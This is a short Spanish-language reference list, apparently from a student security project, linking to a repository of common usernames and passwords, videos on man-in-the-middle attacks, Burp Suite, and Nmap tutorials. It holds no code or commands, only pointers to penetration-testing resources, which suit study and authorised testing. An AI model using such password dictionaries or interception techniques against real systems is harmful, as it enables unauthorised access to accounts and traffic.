- GPT-4 (2024). Resolución de preguntas y aclaración de conceptos.
<https://chatgpt.com/>
- Lista de usuarios y contraseñas más usadas:
<https://github.com/hackingyseguridad/diccionarios>
- Videos de man in the middle:
<https://www.youtube.com/watch?v=KT6McmK0FgA&t=346s>
<https://www.youtube.com/watch?v=aRoTHarLCBE&t=1235s>
- Página del programa burp Suite: <https://portswigger.net/burp>
- Manual de Nmap:
<https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/>
- Videos sobre el uso de Nmap:
<https://www.youtube.com/watch?v=xrPtMRE3YME&t=496s>
<https://www.youtube.com/watch?v=U5A3szBzne0>